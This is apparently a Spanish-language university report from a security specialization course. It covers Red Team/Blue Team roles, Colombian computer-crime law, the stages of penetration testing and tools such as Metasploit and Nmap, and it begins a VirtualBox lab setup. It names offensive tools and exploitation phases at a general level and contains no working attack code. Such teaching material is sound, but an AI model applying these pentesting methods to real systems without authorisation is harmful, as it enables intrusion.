CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

DEIBER ALIRIO RAMÍREZ GALLEGO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

DEIBER ALIRIO RAMÍREZ GALLEGO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM - (202337164A_966)

M.Sc. John Freddy Quintero Tamayo
Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ

2021

CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

LISTA DE ANEXOS

pág.

GLOSARIO

AMENAZA: es toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información[1].

ATAQUE: Es un intento organizado e intencionado causada por una o más personas para causar daño o problemas a un sistema informático o red[2].

ATAQUE INFORMATICO: Cualquier acción deliberada de manera ofensiva que busca por cualquier medio o maniobra alterar, sabotear, destruir, eliminar o dañar hasta lograr explotar una vulnerabilidad del sistema informático**.**

EXPLOIT: ataque que utiliza y aprovecha una vulnerabilidad del sistema informático para acceder al sistema y tomar control de este causando irregularidades en su funcionamiento mediante la instalación de un malware o dar control a un intruso informático.

GPL: Es u tipo de licencia pública general que avala el software libre, lo que significa que los usuarios pueden hacer uso de dicho software bajo esa figura de manera libre, para acceder y modificar su código fuente siempre en cuando lo distribuyan sobre la misma licencia.

HARDENIZACIÓN: Conjunto de actividades que se realizan sobre un sistema informático para ajustar y reforzar al máximo la seguridad de un equipo con el objetivo de eliminar y limitar cualquier vulnerabilidad sobre el sistema.

---

[1] ARÉVALO, María Camila, Las buenas prácticas de la seguridad de la información.2020 [Sitio web], Pirani, [Consulta: 06 de octubre 2021]. Disponible en: https://www.piranirisk.com/es/blog/las-buenas-practicas-de-la-seguridad-de-la-informacion

[2] EcuRed. [Sitio web], Ataque informático, [Consulta: 06 de octubre 2021]. Disponible en: https://www.ecured.cu/Ataque_informatico.

IP (Protocol Internet): en español “Protocolo de Internet”, un protocolo de comunicación de datos digitales clasificado funcionalmente en la Capa de Red según el modelo internacional OSI[3].

METASPLOIT: Es una herramienta de código abierto que se utiliza para investigar y explotar vulnerabilidades de seguridad sobre un sistema.

METERPRETER. Software malicioso que es utilizado para tomar control remoto de una maquina victima mediante un ataque informático.

NMAP: Aplicación de Código abierto utilizada para ejecutar análisis y rastreos de puertos sobre una red de datos obteniendo información de protocolos, servicios, características de sistemas y vulnerabilidades sobre los sistemas informáticos.

PENTESTING: Ejecución de pruebas que se lleva a cabo sobre una red de datos controlada para determinar el nivel de seguridad de los sistemas de información, equipos de cómputo, servidores generando ataques simulados de manera vigilada, los cuales generan una visión y alcance para determinar las fallas de seguridad que están presentes y puede ser aprovechadas por un atacante.

PoC: Es un método o prueba que se realiza para demostrar una serie de evidencias sobre un sistema o programa respecto al estado de su seguridad, funcionamiento de manera concreta.

RED: Es la interconexión de un número determinado de computadores (o de redes, a su vez) mediante dispositivos alámbricos o inalámbricos que, mediante impulsos eléctricos, ondas electromagnéticas u otros medios físicos, les permiten enviar y

[3] WIKIPEDIA, [Sitio Web] Protocolo de internet, [Consulta: 06 de octubre 2021]. Disponible en: https://es.wikipedia.org/wiki/Protocolo_de_internet

recibir información en paquetes de datos, compartir sus recursos y actuar como un conjunto organizado[4].

RIESGO: es la probabilidad de que se produzca un incidente de seguridad, materializándose una amenaza y causando pérdidas o daños[5].

SEGURIDAD INFOMÁTICA: Proceso de prevenir y detectar el uso no autorizado de un sistema informático. Implica el proceso de proteger contra intrusos el uso de nuestros recursos informáticos con intenciones maliciosas o con intención de obtener ganancias, o incluso la posibilidad de acceder a ellos por accidente[6].

SNIFFER: Herramienta informática que permite realizar inspección de una red de datos en tiempo real logrando visualizar los paquetes y todo el tráfico que se traslada tanto de salida como de entrada sobre la red de un equipo de cómputo.

RED TEAM: Especialistas en el área de seguridad informática que actúan tratando de atacar sistemas y romper los controles de ciberseguridad.

BLUE TEAM: Profesionales den seguridad que se encargan de mantener asegurados los sistemas protegidos contra ataques informáticos.

---

[4] DIRECCIÓN GENERAL DE SISTEMAS Y TECNOLOGÍAS DE LA INFORMACIÓN. [Sitio web], Secretaría General de Gobierno, Redes, [Consulta: 06 de octubre 2021]. Disponible en: http://dgsyti.edomex.gob.mx/content/redes/

[5] INCIBE. [Sitio web], Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian?.2017. [Consulta: 06 de octubre 2021]. Disponible en: https://www.incibe.es/en/node/5224

[6] UNIVERSIDAD INTERNACIONAL DE VALENCIA. [Sitio web], CIENCIA Y TECNOLOGÍA ¿Qué es la seguridad informática y cómo puede ayudarme?.2016. [Consulta: 06 de octubre 2021]. Disponible en: https://www.universidadviu.com/co/actualidad/nuestros-expertos/que-es-la-seguridad-informatica-y-como-puede-ayudarme

VULNERABILIDAD: Es una debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de esta[7].

[7] INCIBE. [Sitio web], Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian?.2017. [Consulta: 06 de octubre 2021]. Disponible en: https://www.incibe.es/en/node/5224

RESUMEN

En el mundo tecnológico e industrial existen muchas empresas que han ido adoptado nuevas soluciones tecnológicas para asegurar sus procesos tanto a nivel interior como exterior en el ejercicio de sus negocios con el fin de salvaguardar sus datos y brindar a sus clientes confianza y respaldo lo que se ha convertido más que en un plus va más hacia una necesidad constante debido a las amenazas constantes y riegos que se manifiestan buscando destruir sus sistemas de información.

Para el caso de estudio del presente informe técnico se halla el caso de la empresa WhiteHouse Security la cual es reconocida en el sector gobierno por apoyar y soportar estas entidades gubernamentales en cuanto a temas de ciberseguridad y ciberdefensa, logrando así tener grandes reconocimientos a nivel global la cual ha incorporado no solo mas recurso tecnológico si no también talento humano donde ha conformado equipos de seguridad informática dentro de su operación como lo son equipos de Red Team y Blue Team .

Respecto a lo anterior se adelantó el desarrollo de diferentes temas relacionados con ciberseguridad en cuatro etapas con el propósito de documentar temas y preguntas que requería conocer Whithehouse Security para el desarrollo de su operación y el aseguramiento de sus sistemas informáticos.

Sobre la primera etapa se realiza un análisis de los puntos más relevantes sobre la ley 1273 del 2009 que rigen y condenan los delitos informáticos que se cometan dentro del territorio nacional, adicional también se expone sobre el proceso que se debe llevar a cabo para la puesta en marcha del pentesting al interior de las organizaciones como para el caso de WhitheHouse Security acondicionando un banco de trabajo para la ejecución de pruebas de seguridad.

En la segunda etapa se describe a partir del soporte “acuerdo de confidencialidad” las irregularidades que se pueden dar en un proceso de contratación y ejecución de funciones a nivel de un cargo dentro del área de la ciberseguridad donde la organización muy reconocida en este ámbito y que trabaja para el sector gobierno altera ciertas cláusulas dentro del acuerdo con el fin de liberarse de toda responsabilidad y dejar entredicho y en riesgo la reputación de la parte receptora, pues es así que esto bajo la ley colombiana, las buenas prácticas y conductas que se deben seguir en base al código de ética de la organización COPNIA es sancionable y penalizado por la ley ya que esta garantiza que dentro de todo el territorio nacional se practiquen procesos éticos y labores trasparentes relacionados con el mundo de la tecnología y los sistemas de forma clara y legal.

Dentro de la tercera etapa se describen los procesos que se llevaron a cabo para lograr identificar con apoyo del equipo de Red Team una falla de seguridad presentada al interior de la organización donde se está generando una serie de fuga de información en uno de los equipos de cómputo de la dependencia.

Así que en el desarrollo del documento se identifica la vulnerabilidad la cual es explotada mediante un exploit que está asociado a una aplicación de fileserver que tiene acoplado el servidor y que ha generado un escalamiento de privilegios a un usuario desconocido en el sistema operativo.

Para la cuarta y última etapa se reúne una serie de condiciones y estrategias que se deben implementar y seguir para lograr contener ataques informáticos en tiempo real donde al final el resultado sea proteger el sistema mediante un endurecimiento de este y crear una condición de habito para aplicar esas buenas prácticas y herramientas que permitan garantizar la seguridad, la confidencialidad y autenticidad de la información dentro de la infraestructura tecnológica en el medio online de la compañía.

Palabras Claves: ley 1273 del 2009, ciberseguridad, Ataque informático, Red Team, Blue Team, pentesting, hardenización, exploit, infraestructura tecnológica, acuerdo de confidencialidad.

ABSTRACT

In the technological and industrial world there are many companies that have been adopting new technological solutions to ensure their processes both internally and externally in the exercise of their business in order to safeguard their data and provide their customers with confidence and support. It has become more than a plus, it goes more towards a constant need due to the constant threats and risks that manifest themselves seeking to destroy their information systems.

For the case study of this technical report, there is the case of the WhiteHouse Security company, which is recognized in the government sector for supporting and supporting these government entities in terms of cybersecurity and cyberdefense issues, thus achieving great recognition at a global level. which has incorporated not only more technological resources but also human talent where it has formed computer security teams within its operation such as Red Team and Blue Team teams.

Regarding the above, the development of different topics related to cybersecurity was advanced in four stages with the purpose of documenting topics and questions that whithehouse security required to know for the development of its operation and the security of its computer systems.

On the first stage, an analysis is made of the most relevant points on Law 1273 of 2009 that govern and condemn computer crimes that are committed within the national territory, additionally it is also exposed on the process that must be carried out for the implementation ongoing pentesting within organizations as in the case of WhitheHouse Security, setting up a workbench for the execution of security tests.

In the second stage, the irregularities that may occur in a process of hiring and execution of functions at the level of a position within the area of cybersecurity are

described from the support “confidentiality agreement” where the organization is highly recognized in this field and that works for the government sector alters certain clauses within the agreement in order to free itself of all responsibility and leave the reputation of the receiving party at risk, since this is so under Colombian law, the good practices and behaviors that are must follow based on the code of ethics of the organization COPNIA is punishable and penalized by law since it guarantees that within the entire national territory ethical processes and transparent work related to the world of technology and systems are practiced in a lacquer way and legal.

The third stage describes the processes that were carried out to identify, with the support of the Red Ream team, a security breach presented within the organization where a series of information leaks is being generated in one of the monitoring teams. computation of dependency.

So in the development of the document, the vulnerability is identified, which is exploited through an exploit that is associated with a fileserver application that has the server attached and that has generated an escalation of privileges to an unknown user in the operating system.

For the fourth and final stage, a series of conditions and strategies are met that must be implemented and followed in order to contain computer attacks in real time where in the end the result is to protect the system by hardening it and creating a habit condition to apply. those good practices and tools that allow guaranteeing the security, confidentiality and authenticity of the information within the technological infrastructure in the company's online environment.

Keywords: law 1273 of 2009, cybersecurity, computer attack, Red Team, Blue Team, pentesting, hardenization, exploit, technological infrastructure, confidentiality agreement.

INTRODUCCION

El mundo digital es un universo lleno de muchas posibilidades y fronteras sin límites en el cual al estar en la red de redes como lo es internet estamos expuestos a ser víctimas de un ataque o engaño informático en cualquier momento lo que nos hace vulnerables sin importar nuestro nivel de conocimiento sobre el manejo de la ciberseguridad, esto conlleva a que debemos inquietar y estar siempre alertas frente a cualquier situación insólita que se pueda presentar en los sistemas de información o plataformas que manejemos.

Hoy en día los virus y/o los ataques informáticos no están diseñados y creados para sabotear o generar ruido desde algún punto del mundo buscando allí la fama o llamar la atención algún hacker eso ya paso a un segundo plano, ahora los objetivos de los ciberdelincuentes van más allá de lo plano van por más y es robar la información sensible de empresas y personas naturales, están detrás de nuestras cuentas bancarias y contraseñas que les permitan tener acceso a nuestros recursos económicos y lucrarse de manera ilegal alterando, saboteando sistemas informáticos y engañando a usuarios finales.

Es por esto y por lo que en todo momento estamos expuestos al peligro online donde los intrusos están al asecho y debemos reforzar nuestros sistemas con soluciones que permitan generar un grado de seguridad y confianza para poder operar dentro de los sistemas de información.

En el presente informe técnico congrega el desarrollo de las diferentes etapas que se abordaron durante el proceso de ejecución del seminario especializado entendiendo las funciones y objetivos que siguen los equipos de seguridad Red Team y Blue Team, adicional permitió analizar y ejecutar a través del escenario controlado y caso de estudio de la organización Whitehouse Security desarrollar todo un proceso de estudio de los lineamentos estratégicos y legales en el marco

de la ley colombiana 1273 de 2009 de la seguridad de la información y protección de datos para ser reconocidos frente a situaciones que se presentan en diferentes momentos, además se realiza el ejercicio del proceso pentesting bajo el banco de trabajo sobre el cual se adecuan medidas de seguridad para contrarrestar ataques y garantizar la seguridad confiabilidad e integridad de la información dentro de una infraestructura tecnológica.

1. DEFINICIÓN DEL PROBLEMA

Con el auge del internet y la interoperabilidad de los sistemas y demás servicios que se pueden implementar y utilizar a través de estos medios, las organizaciones han pasado a un segundo plano la seguridad informática y de la información, donde muchas no tienen en cuenta estas áreas lo cual las convierte en vulnerables y en puntos sensibles dentro del sector.

La seguridad en sistemas de información e infraestructuras tecnológicas es un tema bastante importante y al mismo tiempo sensible el cual debe ser tratado con responsabilidad por las empresas que utilizan este tipo de servicios, lo que se ha convertido en una gran ventaja y al mismo tiempo en una desventaja por no aplicar los mecanismos mínimos de seguridad dentro de estos.

Es así que en el caso de la compañía WhiteHouse Security una reconocida organización en el sector de la ciberseguridad y ciberdefensa ha presentado fallas de seguridad dentro de sus sistemas e infraestructura lo cual se ha traducido en fugas de información por medio de una vulnerabilidad hallada en uno de sus aplicaciones la cual se tiene un indicio que tiene asociada una falla de seguridad mediante un exploit donde ha sido explotada y se ha dado un escalamiento de privilegios a nivel de usuario tipo administrador dentro del sistema.

Esto se ha convertido en una situación difícil para la organización lo cual está en la necesidad y obligación de implementar medidas y nuevas estrategias de seguridad en base a equipos como Red Team y Blue Team que le permitan generar un endurecimiento y reforzamiento de toda su infraestructura tecnológica para lograr afrontar todos los riegos, amenazas y ataques que se den en un futuro y poder seguir generando valor y servicio en el campo de la ciberseguridad.

2. JUSTIFICACION

En la actualidad el mundo ha avanzado y con ello se han ido generando nuevos mecanismos de comunicación y plataformas de sistemas que optimizan y generan valor al usuario ,pero esas nuevas tendencias tecnológicas traen consigo algunas fallas o brechas de seguridad lo cual no las hace perdurables ante una falla de seguridad informática o cien por ciento seguras, esto se traduce en ese requerimiento de asegurar donde se genera allí la necesidad de acondicionar recurso ,físico, lógico y humano para controlar las amenazas y casos fortuitos donde se trate de atentar contra la estabilidad y seguridad de los datos y la información confidencial de las personas y las empresas.

Con base a la novedad que se presenta dentro de la organización WhiteHouse Security es necesario conformar equipos de Red Team y Blue Team para que generen estrategias de seguridad y permitan contrarrestar los riegos y mitigar los ataques informáticos.

Estos grupos de seguridad brindaran a la compañía nuevos modelos de seguridad fundamentados en metodologías de ciberseguridad defensivas y ofensivas , las cuales aumenten la capacidad de una respuesta rápida y efectiva frente a incidentes informáticos que se puedan generar dentro de la infraestructura tecnológica, estos esquemas de seguridad deben estar fundamentados en dar cumplimiento bajo las normas éticas y el marco legal con el objetivo de brindar credibilidad y confianza en su función.

3. OBJETIVOS

3.1. General.

Socializar medidas y estrategias de seguridad informática mediante el escenario controlado expuesto por la compañía Whitehouse security a través de las funciones de los equipos Red Team & Blue Team que conforman la organización bajo el cumplimiento de los lineamentos del marco ético y legal de la ciberseguridad.

3.2. Específicos.

Evaluar tareas de los equipos Red Team & Blue Team de una organización en el marco de la ley y los lineamentos éticos.

Analizar acciones que se presentan dentro de los equipos de ciberseguridad en una organización en base a las normas, leyes y códigos éticos de buena conducta que dictan los organismos de control en el país.

Exponer vulnerabilidades al interior de un sistema informático en base a metodologías y técnicas de intrusión.

Presentar mecanismos de seguridad que permitan contener ataques informáticos a través de análisis de riesgos y vulnerabilidades dentro de una infraestructura tecnológica.

4. MARCO TEORICO

4.1. Conceptos Equipos De Seguridad

4.1.1. Margen legal en Colombia sobre delitos informáticos

En nuestro país mediante la Ley 1273 del 05 de enero del 2009[8] la cual indica “Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones”. Adicional en el código Penal Colombiano en el título VII denominado "De la Protección de la información y de los datos" con sus artículos contenidos, que abarcan desde el artículo 296A hasta el articulo 269J.

Todos estos artículos reúnen todos los posibles hechos delictivos que se pueden llegar a dar en determinados casos contribuyendo al buen manejo y seguridad no solo de la información y datos si no también preservando la integridad de los sistemas informáticos que estén sobre las diferentes tecnologías y comunicaciones.

La ley 1273 expresa todo el conjunto de delitos informáticos que se ejecutan y atentan contra la seguridad de la información y los datos personales y/o información de las organizaciones donde se pueden dar penas de privacidad de la libertad por hasta 120 meses y multas de hasta 1500 salarios mínimos legales mensuales vigentes según lo estipulado sobre dicha ley.

[8] Senado de la República de Colombia, *Ley 1273 de 2009 Nivel Nacional*, *Diario Oficial 47.223 de enero 5 de 2009*, 2009 <https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492> [accessed 11 October 2020].

Entre los diferentes delitos informáticos que se distinguen y que castigan la ley en Colombia están la clonación de tarjetas de cuentas bancarias, alterar o modificar sistemas de transacciones financieras con el fin de recibir beneficios o trasferencia por dineros ajenos o la manipulación de cajeros automáticos entre otros eventos indebidos que son causales de infringir la ley y vulnerar la seguridad de los sistemas informáticos.

Se tienen registro que durante el año 2007 las empresas en Colombia sufrieron muchos atentados y alteraciones en sus sistemas lo cual represento una gran pérdida económica que estuvo alrededor de los 6.6 billones de pesos y a consecuencia de esos eventos.

El artículo en la ley 1273 hace énfasis a cada uno de los hechos que se pueden presentar en cada uno de sus ítems así:

- Artículo 269A: ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO, es decir, sin autorización o por fuera de lo acordado.
- Artículo 269B: OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN sin estar facultado para ello.
- Artículo 269C: INTERCEPTACIÓN DE DATOS INFORMÁTICOS, sin orden judicial previa.
- Artículo 269D: DAÑO INFORMÁTICO, sin estar facultado para ello.
- Artículo 269E: USO DE SOFTWARE MALICIOSO, sin estar facultado para ello.
- Artículo 269F: VIOLACIÓN DE DATOS PERSONALES, sin estar facultado para ello.
- Artículo 269G: SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES, objeto ilícito y sin estar facultado para ello

- Artículo 269I: HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. El que, superando medidas de seguridad informáticas.
- Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. El que, con ánimo de lucro y valiéndose de alguna manipulación informática.

La ley 1273 agrega dentro del artículo 58 del código penal el hecho de que se presenten conductas anormales utilizando medios electrónicos, informáticos o telemáticos para cometer actos delictivos contra la información y los datos.

4.1.2. Pruebas de penetración o pentesting.

Una prueba de penetración o pentesting básicamente es un ataque simulado y controlado que se realiza al interior de la organización contra un sistema para medir su nivel de seguridad y hallar que brechas de seguridad se encuentran expuestas a un posible ataque.

Las organizaciones dentro de su esquema de seguridad deben contemplar este tipo de escenarios con el fin de evaluar sus niveles de seguridad.

Durante los procesos de pentesting que se llevan a cabo dentro de las entidades se logra identificar vulnerabilidades presentes y se explotan en un ambiente similar al real donde se puede determinar que estas son irregularidades a nivel de seguridad informática que en cualquier momento pueden ser explotadas y aprovechadas por un atacante real.

Este tipo de pruebas ofensivas contra los esquemas de seguridad existentes abarcan diferentes frentes desde el análisis de dispositivos físicos y digitales, hasta el factor humano el cual se convierte en un punto vulnerable de la cadena de seguridad informática.

El objetivo de este proceso es obtener resultados bajo esas situaciones adversas que se pueden llegar a dar frente a los mecanismos de seguridad con los que se cuenten en el momento, específicamente se busca hallar esas vulnerabilidades en los mismos.

A si mismo se busca no solo los problemas en los sistemas de seguridad si no también los controles faltantes y cierre de brechas de seguridad que hagan falta para salvaguardar la data de sistemas críticos.

La prueba de pentesting está conformado por múltiples etapas las cuales están conformadas por cinco actividades.

4.1.2.1. Planificación y reconocimiento.

Es el primer paso y quizás la más compleja y que puede llevar más tiempo en concretarse, es la etapa donde se definen los objetivos y el alcance del análisis sobre los diferentes sistemas, allí también se reúne toda la información posible respecto a la infraestructura tecnológica para tener una visión general de su funcionamiento y las posibles vulnerabilidades potenciales.
Herramientas que se pueden destacar en esta fase son: Nmap (escaneo de puertos), FOCA (análisis de metadatos), PassiveRecon (para webs).

4.1.2.2. Escaneo.

Previo al paso anterior donde se recopila información en busca de puntos de ataques dentro de esta etapa se realiza un análisis de puertos y servicios y así mismo de vulnerabilidades.
Algunas herramientas que automatizan más el proceso: Acunetix, Nessus, DVL – DVWA.

4.1.2.3. Explotación de vulnerabilidades.

Una vez se ha obtenido información de un sistema esta es aprovechada para tratar de acceder a él, lo ideal en esta fase es poner en ejecución exploits contra las vulnerabilidades halladas o sencillamente hacer uso de los datos de acceso a los sistemas.

Una herramienta para destacar dentro de este proceso es Metasploit y enfocada en bases de datos se encuentra Sqlmap es una herramienta que escanea y explota vulnerabilidades en motores de bases de datos.

4.1.2.4. Post-explotación.

En esta instancia lo que se intenta realizar es llegar más allá del punto anterior donde lo que se busca es obtener un acceso más profundo y global del sistema vulnerado e incluso se puede llegar a ingresar a sistemas más críticos dentro de la organización por medio de técnicas de pivoting u otros métodos.

4.1.2.5. Elaboración de informes

Luego de llevar la ejecución de cada una de las etapas anteriores, llega el punto de generar informes y/o documentación sobre todo el proceso llevado a cabo donde se ha identificado vulnerabilidades que se hallado y como se han explotado.

Para esta fase puede ser de gran ayuda Kali Linux sistema operativo que contiene diversas funciones y herramientas como Magic Tree la cual permite consolidar la información del pentesting.

4.1.3. Herramientas de ciberseguridad.

4.1.3.1. Herramientas.

• Metasploit.

Es una herramienta muy potente y completa que surge de un proyecto de código abierto para el área de la seguridad informática, la cual cuenta con una gran

variedad de exploits y entrega información de vulnerabilidades de seguridad de los sistemas y es muy utilizada en análisis de pentesting por diferentes organizaciones para la detección de intrusos y novedades que comprometan la seguridad de la información.

Fue desarrollado por Perl y Ruby en su mayor parte, y está diseñado para auditorias de seguridad en equipos Red Team y Blue Team.
Esta herramienta no solo da opciones a los equipos de seguridad para realizar evaluaciones de seguridad y mejorarla también da ventajas a los aseguradores de los sistemas de estar siempre alertas y por delante de los atacantes en temas de seguridad.

• Nmap. ("Network Mapper").
Software compuesto por código abierto que funciona para realizar análisis y rastreo de puertos sobre una red o servicios proporcionando exploraciones e información de la seguridad de una red; inicialmente fue diseñado por Gordon Lyon. Inicialmente estuvo diseñado para funcionar sobre plataformas Linux, pero actualmente es multiplataforma.Esta herramienta también más que explorar puertos los identifica enviando y analizando paquetes donde se puede determinar qué tipo de servicio se está ejecutando sobre un puerto en particular y adicional logra también identificar el tipo de sistema operativo que se encuentra corriendo y hasta saber cuál es hardware de red.

• OpenVas. (Open Vulnerability Assessment System).
Es un escáner de vulnerabilidades de uso libre que sirve para identificar y corregir fallas de seguridad en sistemas o equipos de manera local o remota.
Cuenta con una base amplia de información de más de 50000 vulnerabilidades y test de seguridad arrojando como resultados soluciones para corregir posibles fallas de seguridad.

Cuenta con un entorno de trabajo que se enfoca en el escaneo y la gestión de las vulnerabilidades que pueden ser descubiertas en los sistemas de información por esta plataforma con todas sus funciones, dentro del alcance de la herramienta incluye pruebas autenticadas y no autenticadas, diferentes protocolos industriales y de internet en sus diferentes niveles, escaneos a gran escala y baja escala.

4.1.3.2. Servicios en línea.

• ExploitDB.

Sitio web que proporciona información de exploits para mitigar los problemas de seguridad y da un descripción y explicación de cómo lograr contrarrestar y explotar las vulnerabilidades que se identifiquen con otras herramientas de escaneo de seguridad.

En exploitDB se reúne todos los exploit que se pueden llegar a utilizar y explorar frente a una vulnerabilidad haciendo un poco más rápida y concreta la solución frente a una vulnerabilidad.

Este recurso es muy útil para hallar debilidades en la red y ayuda a los administradores a tener un conocimiento actualizado sobre los actuales ataques que se presenten en otros puntos sobre el sector tecnológico.

• CVE (Common Vulnerabilities and Exposures)

Es un programa que se enfoca en sistematizar y reunir todas las vulnerabilidades de seguridad en un glosario y lista todas esas fallas catalogándolas y definiéndolas de manera pública para que los usuarios en general tengan acceso a esta base de información sobre fallas de seguridad que van surgiendo a diario en el sector.

Esta herramienta no aporta datos técnicos o como se debe solucionar la falla de seguridad (impacto, solución etc.) adicional asigna a cada falla un número o ID que se identifique o sea reportada por la comunidad

Este proyecto reúne todas la vulnerabilidades y exposiciones comunes de seguridad centrando toda esa información al público, este servicio es financiado por la División de Seguridad Nacional de EE. UU. Y mantenido por MITRE Corporation.

4.1.4. "Banco de trabajo"

4.1.4.1. Paso A

Se descarga herramienta de virtualización VirtualBox para el acondicionamiento del "banco de trabajo" que se desarrollara durante el proceso.
Por medio del siguiente enlace se consigue VirtualBox 6.1.26 para instalar sobre plataforma Windows.
https://www.virtualbox.org/wiki/Downloads


Figura 1. Página descarga VirtualBox.

Fuente: El Autor

Se ubica el archivo de instalación de VirtualBox dentro del directorio del sistema Windows:

C:\Users\HP\Desktop\SEMINARIO ESPECIALIZADO EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM - (202337164A_966) \Etapa 1 - Conceptos equipos de Seguridad

Figura 2. Ruta de Instalador VirtualBox



Fuente: El Autor.

Se ejecuta su instalación y puesta en marcha.

Figura 3. Interfaz VirtualBox 6.1


Fuente: El Autor.

4.1.4.2. Paso B

Dentro del siguiente link de descarga se encuentran las tres imágenes en formato. OVAS ya pre configuradas para el montaje del banco de trabajo.

https://drive.google.com/drive/folders/10k-TcnJYINZ9q4I9csNBdS49EdCo0sWx?usp=sharing


Figura 4. OVAS – Laboratorios



Fuente: El Autor.

Se descargan por completo las tres imágenes. OVA donde está un Windows 7 X86, un Windows 7 X64 y un Kali Linux.

Figura 5.Ruta local OVAS




Fuente: El Autor.

4.1.4.3. Paso C

Validación de dirección IP máquina virtual Kali Linux, se corre el comando sudo *ifconfig* y se identifica que la dirección IP de la maquina es 10.0.2.15

